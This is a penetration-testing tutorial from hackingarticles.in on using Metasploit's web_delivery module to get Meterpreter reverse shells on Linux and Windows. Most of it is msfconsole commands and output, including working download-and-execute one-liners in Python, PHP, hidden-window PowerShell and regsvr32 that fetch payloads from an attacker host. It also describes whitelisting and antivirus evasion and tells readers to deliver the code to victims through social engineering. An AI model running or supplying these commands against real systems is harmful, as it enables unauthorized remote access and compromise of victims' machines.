

# Command Injection Exploitation using Web Delivery (Linux, Windows)

 [hackingarticles.in/command-injection-exploitation-using-web-delivery-linux-windows](https://hackingarticles.in/command-injection-exploitation-using-web-delivery-linux-windows)

Raj

November 30, 2017

```
msf > use exploit/multi/script/web_delivery ↵  
msf exploit(web_delivery) > show targets
```

Exploit targets:

Id	Name
0	Python
1	PHP
2	PSH
3	Regsvr32
4	PSH (Binary)

Hello friends! In this article you will learn how to exploit three different platforms [Linux, windows, using a single exploit of the Metasploit framework.

## Requirement

**Attacker:** Kali Linux


**Targeted Platform:** Window,PHP,Linux [ubuntu]

Open the terminal in your Kali Linux and type “**msfconsole**” to load Metasploit framework and execute given below exploit.

This module quickly fires up a web server that serves a payload. The provided command which will allow for a payload to download and execute. It will do it either specified scripting language interpreter or “squiblydoo” via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command: e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Execution. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines. Regsvr32 uses “squiblydoo” technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, is able to request an .sct file and then execute the included PowerShell command inside of it. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. “PSH (Binary)” will write a file to the disk, allowing for custom binaries to be served up to be downloaded/executed.

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>show targets
```

From given below image you can observe that there are 5 targets, which help you in generating malicious code to create a backdoor in the victim system.



```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Python
  1    PHP
  2    PSH
  3    Regsvr32
  4    PSH (Binary)
```

## Exploit Linux Platform [python]

---

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set lhost 192.168.1.132
msf exploit (web_delivery)>set lport 4444
msf exploit (web_delivery)>set target 0
msf exploit (web_delivery)>set payload python/meterpreter/reverse_tcp
msf exploit (web_delivery)>run
```

In this exploit we had set target 0 to generate malicious code for python platform, from given below image you can observe the highlighted **malicious python code**, now copy it and send to the victim using social engineering method.

As soon as the victim will execute the malicious code in terminal, the attacker will obtain meterpreter session as unauthorized access of the victim system.

```

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set lhost 192.168.1.132
lhost => 192.168.1.132
msf exploit(web_delivery) > set lport 4444
lport => 4444
msf exploit(web_delivery) > set target 0
target => 0
msf exploit(web_delivery) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(web_delivery) > run
[*] Exploit running as background job 4.

[*] Started reverse TCP handler on 192.168.1.132:4444
[*] Using URL: http://0.0.0.0:8080/hZnAkhLTKlESj
[*] Local IP: http://192.168.1.132:8080/hZnAkhLTKlESj
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:''',3:'.request'}[sys.version_info[0]],fromli
st=('urlopen',));r=u.urlopen('http://192.168.1.132:8080/hZnAkhLTKlESj');exec(r.read());"
msf exploit(web_delivery) > [*] 192.168.1.149 web_delivery - Delivering Payload
[*] Sending stage (42231 bytes) to 192.168.1.149
[*] Meterpreter session 5 opened (192.168.1.132:4444 -> 192.168.1.149:55810) at 2017-11-29
17:46:36 +0530

```

## Exploit Linux Platform [PHP]

```

use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set lhost 192.168.1.132
msf exploit (web_delivery)>set lport 4444
msf exploit (web_delivery)>set target 1
msf exploit (web_delivery)>set payload php/meterpreter/reverse_tcp
msf exploit (web_delivery)>run

```

Now we had set target 1 to generate malicious code for php platform, from given below image you can observe the highlighted **malicious php code**, now copy it and send to the victim using social engineering method.

As soon as the victim will execute the malicious code in a web browser, the attacker will obtain another meterpreter session as unauthorized access of the victim system.

```

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set lhost 192.168.1.132
lhost => 192.168.1.132
msf exploit(web_delivery) > set lport 4444
lport => 4444
msf exploit(web_delivery) > set target 1
target => 1
msf exploit(web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > run
[*] Exploit running as background job 5.

[*] Started reverse TCP handler on 192.168.1.132:4444
[*] Using URL: http://0.0.0.0:8080/sZJxKzPWJVb
[*] Local IP: http://192.168.1.132:8080/sZJxKzPWJVb
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(web_delivery) > php -d allow_url_fopen=true -r "eval(file_get_contents('http://
192.168.1.132:8080/sZJxKzPWJVb')));"

msf exploit(web_delivery) >
[*] 192.168.1.149 web_delivery - Delivering Payload
[*] Sending stage (37543 bytes) to 192.168.1.149
[*] Meterpreter session 6 opened (192.168.1.132:4444 -> 192.168.1.149:56038) at 2017-11-29
17:53:46 +0530

```

## Exploit Windows Platform [exe]

```

use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set lhost 192.168.1.132
msf exploit (web_delivery)>set lport 4444
msf exploit (web_delivery)>set target 2
msf exploit (web_delivery)>set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)>run

```

Further, we had set target 2 to generate malicious code for window platform, from given below image you can observe the highlighted **malicious powershell.exe**, now copy it and send to the victim using social engineering method.

As soon as the victim will execute the malicious code in command prompt, the attacker will obtain a meterpreter session as unauthorized access of the victim system.

```

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set lhost 192.168.1.132
lhost => 192.168.1.132
msf exploit(web_delivery) > set lport 4444
lport => 4444
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.132:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/E1E8Ak4p
[*] Local IP: http://192.168.1.132:8080/E1E8Ak4p
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $e=new-object net.webclient;$e.proxy=[Net.WebRequest]::GetSystemWebProxy();$e.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $e.downloadstring('http://192.168.1.132:8080/E1E8Ak4p');

msf exploit(web_delivery) >
[*] Sending stage (179267 bytes) to 192.168.1.131
[*] Meterpreter session 1 opened (192.168.1.132:4444 -> 192.168.1.131:44472) at 2017-11-29 17:29:56 +0530

msf exploit(web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter >

```

## Exploit Windows Platform [DLL]

```

use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set lhost 192.168.1.132
msf exploit (web_delivery)>set lport 4444
msf exploit (web_delivery)>set target 3
msf exploit (web_delivery)>set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)>run

```

In this exploit we had set target 3 to generate malicious code for window platform, from given below image you can observe the highlighted **malicious dll code**, now copy it and send to the victim using social engineering method.

As soon as the victim will execute the malicious code as run command inside the RUN window, the attacker will again obtain meterpreter session and make unauthorized access in the victim system.



```

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set lhost 192.168.1.132
lhost => 192.168.1.132
msf exploit(web_delivery) > set lport 4444
lport => 4444
msf exploit(web_delivery) > set target 3
target => 3
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.1.132:4444
[*] Using URL: http://0.0.0.0:8080/S6hDYY9Pq
[*] Local IP: http://192.168.1.132:8080/S6hDYY9Pq
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(web_delivery) > regsvr32 /s /n /u /i:http://192.168.1.132:8080/S6hDYY9Pq.sct sc
robj.dll

msf exploit(web_delivery) >
[*] 192.168.1.153 web_delivery - Handling .sct Request
[*] 192.168.1.153 web_delivery - Delivering Payload
[*] Sending stage (179267 bytes) to 192.168.1.153
[*] Meterpreter session 2 opened (192.168.1.132:4444 -> 192.168.1.153:49229) at 2017-11-29
17:37:50 +0530

```

## Exploit Windows Platform [Powershell Binary]

```

use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set lhost 192.168.1.132
msf exploit (web_delivery)>set lport 4444
msf exploit (web_delivery)>set target 4
msf exploit (web_delivery)>set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)>run

```

In this exploit we had set target 4 to generate malicious code for windows platform, from given below image you can observe the highlighted malicious **powershell.exe binary code**, now copy it and send to the victim using social engineering method.

As soon as the victim will execute the malicious code in command prompt, the attacker will obtain a meterpreter session as unauthorized access of the victim system.

Hence a single exploit “web delivery script” is quite helpful to hack three different platforms.

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set lhost 192.168.1.132
lhost => 192.168.1.132
msf exploit(web_delivery) > set lport 4444
lport => 4444
msf exploit(web_delivery) > set target 4
target => 4
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > run
[*] Exploit running as background job 3.

[*] Started reverse TCP handler on 192.168.1.132:4444
[*] Using URL: http://0.0.0.0:8080/qY5TIEBDL0
msf exploit(web_delivery) > [*] Local IP: http://192.168.1.132:8080/qY5TIEBDL0
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $z="echo ($env:temp+'\\dac085MN.exe'); (new-object System.
Net.WebClient).DownloadFile('http://192.168.1.132:8080/qY5TIEBDL0', $z); invoke-item $z

msf exploit(web_delivery) >
[*] 192.168.1.153 web_delivery - Delivering Payload
[*] Sending stage (179267 bytes) to 192.168.1.153
[*] Meterpreter session 3 opened (192.168.1.132:4444 -> 192.168.1.153:49231) at 2017-11-29
17:41:38 +0530
```

**Author:** Sanjeet Kumar is an Information Security Analyst | Pentester | Researcher  
Contact [Here](#)